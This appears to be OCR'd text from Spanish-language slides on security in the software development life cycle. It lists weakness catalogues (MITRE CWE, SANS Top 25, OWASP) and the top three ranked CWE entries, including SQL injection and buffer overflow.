
SDLC (Software Development Life Cycle)




SDLC (Software Development Life Cycle)




Coste de solucionar un error




Si no pensamos a tiempo en la seguridad...






SDLC (Software Development Life Cycle)



Seguridad en la web



Microsoft SDLC

Errores más comunes

- MITRE CWE
  - https://cwe.mitre.org/data/index.html
  - Common Weakness Enumeration
  - Más de 700 errores o debilidades
- SANS top 25 most dangerous software errors
  - https://www.sans.org/top25-software-errors/
- OWASP Top 10
  - https://www.owasp.org/index.php/Top_10_2017-Top_10
- OWASP Mobile Top 10
- https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10

Seguridad en la web

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
